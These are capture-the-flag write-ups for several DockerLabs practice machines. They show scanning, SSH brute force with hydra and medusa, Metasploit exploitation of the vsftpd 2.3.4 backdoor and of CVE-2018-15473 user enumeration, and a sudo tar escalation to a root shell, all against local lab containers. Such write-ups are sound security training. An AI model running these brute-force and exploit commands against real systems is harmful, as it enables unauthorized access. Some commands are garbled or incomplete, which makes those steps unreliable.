
- User access.

Using the cracked credentials for the operatorx account, I was able to switch to that user and locate the first flag in the user's home directory.
- Privilege escalation.
I checked the user's sudo permissions using sudo -l.

The output showed that operatorx could run the tar command with sudo privileges without requiring password. I consulted GTBOBins to find an exploitation method for tar and discovered the checkpoint functionality could be abused.
I executed the following command to escalate to root privileges:
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh

This successfully granted me a root shell, allowing me to access the final flag in the root user's home directory:
Dockerlabs
-
[BorazuwarahCTF] (../dockerlabs/borazuwarahctf/borazuwarahctf.md)
BorazuwarahCTF

machine downloaded from: https://dockerlabs.es/
difficulty: Very Easy
OS: Linux
14 September 2025
- Start container.
bash auto_deploy.sh borazuwarahctf.tar
- Quick host scan.
nmap -A -T5 172.17.0.2

Nmap detected two services:
- Port 22 ssh
- Port 80 http

- Web discovery
dirb http://172.17.0.2
- Download image and inspect metadata/strings
wget http://172.17.0.2/imagen.jpg -O imagen.jpg
exiftool image.jpg
strings image.jpg | less

Username borazuwarah found.
- SSH brute force using medusa.
medusa -h 172.17.0.2 -F -u borazuwarah -P /usr/share/wordlists/rockyou.txt -M ssh


- Privilege Escalation after successful login:
ssh borazuwarah@$IP
# once in:
sudo -l          # show sudo rights
sudo bash
BreakMySSH

machine downloaded from: https://dockerlabs.es/
difficulty: Very Easy
OS: Linux
11 September 2025
- Download, extract, and start the container:
bash auto_deploy.sh breakmyssh.tar
- Enumerate services with Nmap:
nmap -A -T4 172.17.0.2

Nmap detected only one service:
- Port 22 open
- Service: OpenSSH 7.7
- Vulnerability research with searchsploit:

OpenSSH 7.7 is vulnerable to user enumeration CVE-2018-15473.
- Exploitation with Metasploit using the module
auxiliary/scanner/ssh/ssh_enumusersactionaction: Malformed Packet
# Metasploit configuration
RHOSTS 172.17.0.2
USER_FILE /usr/share/wordlists/seclists/Usernames/top-usernames-shortlist.txt

Result: valid username found.
- Credential discovery with Metasploit using
auxiliary/scanner/ssh/ssh_login
# config inside Metasploit
RHOSTS 172.17.0.2
USERNAME root
PASS_FILE /usr/share/wordlists/rockyou.txt
VERBOSE true
STOP_ON_SUCCESS true


Root access obtained.
- Alternative manual exploitation.
Manual user enumeration using CVE-2018-15473 PoC:
git clone https://github.com/aidan-gibson/cve-2018-15473.git
cd cve-2018-15473
Dockerfile for compatibility:
# Dockerfile content
FROM python:3.7.14
WORKDIR /app
COPY requirements.txt .
RUN pip install -r requirements.txt
Build and run:
docker build -t ssh-enum .
cp /usr/share/wordlists/seclists/Usernames/top-usernames-shortlist.txt .
docker run -it -v $(pwd):/app ssh-enum python3 ssh-username-enum.py 172.17.0.2 -w top-usernames-shortlist.txt

Output confirms the same result as Metasploit.
- Alternative brute force with Hydra:
hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -t 64

Hydra also successfully retrieves the valid password.
FirstHacking

machine downloaded from: https://dockerlabs.es/
difficulty: Very Easy
OS: Linux
10 September 2025
- First, download the ZIP file, extact it, and start the container using the provided sript:
bash auto_deploy.sh firsthacking.tar

- Scanning for open ports and services running nmap
nmap -A -T4 172.17.0.2

The scan shows only one service:
- FTP service running on port 21
- Version: vsftpd 2.34
- Using
searchsploitto check for known exploits:

Results confirm that vsftpd 2.34 contains a backdoor vulnerability that allows remote code execution.
- Exploitation with Metasploit using the module
exploit/unix/ftp/vsftpd_234_backdoor:

- Alternatively, exploitation with python script https://github.com/Hellsender01/vsftpd_2.3.4_Exploit.git
git clone https://github.com/Hellsender01/vsftpd_2.3.4_Exploit.git
cd vsftpd_2.3.4_Exploit
# create venv
python3 -m venv .env
source .env/bin/activate
pip install pwntools
chmod +x exploit.py

python3 exploit.py 172.17.0.2
Hedgehog

machine downloaded from: https://dockerlabs.es/
difficulty: Very Easy
OS: Linux
12 September 2025
- Download, extract, and start the container:
bash auto_deploy.sh hedgehog.tar
- Enumerate services with Nmap:
nmap -A -p- -sV 172.17.0.2

Nmap detected only two services:
- Port 22 ssh OpenSSH 9.6p1
- Port 80 http httpd 2.4.58

- Web content discovery
feroxbuster --url http://172.17.0.2 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -k -t 100

- Found username
tailson the web page.
- Prepared a custom wordlist by reversing rockyou and stripping spaces:
tac rockyou.txt > yourock.txt
sed 's/ //g' > wordlist.txt
- Brute force SSH for user
tailswith hydra and the modified wordlist:
hydra -l tails -P wordlist.txt ssh://172.17.0.2

Hydra returned valid credentials for tails.
- Privilege escalation from tails to sonic:

- As sonic, inspect sudo rights and escalate to root:
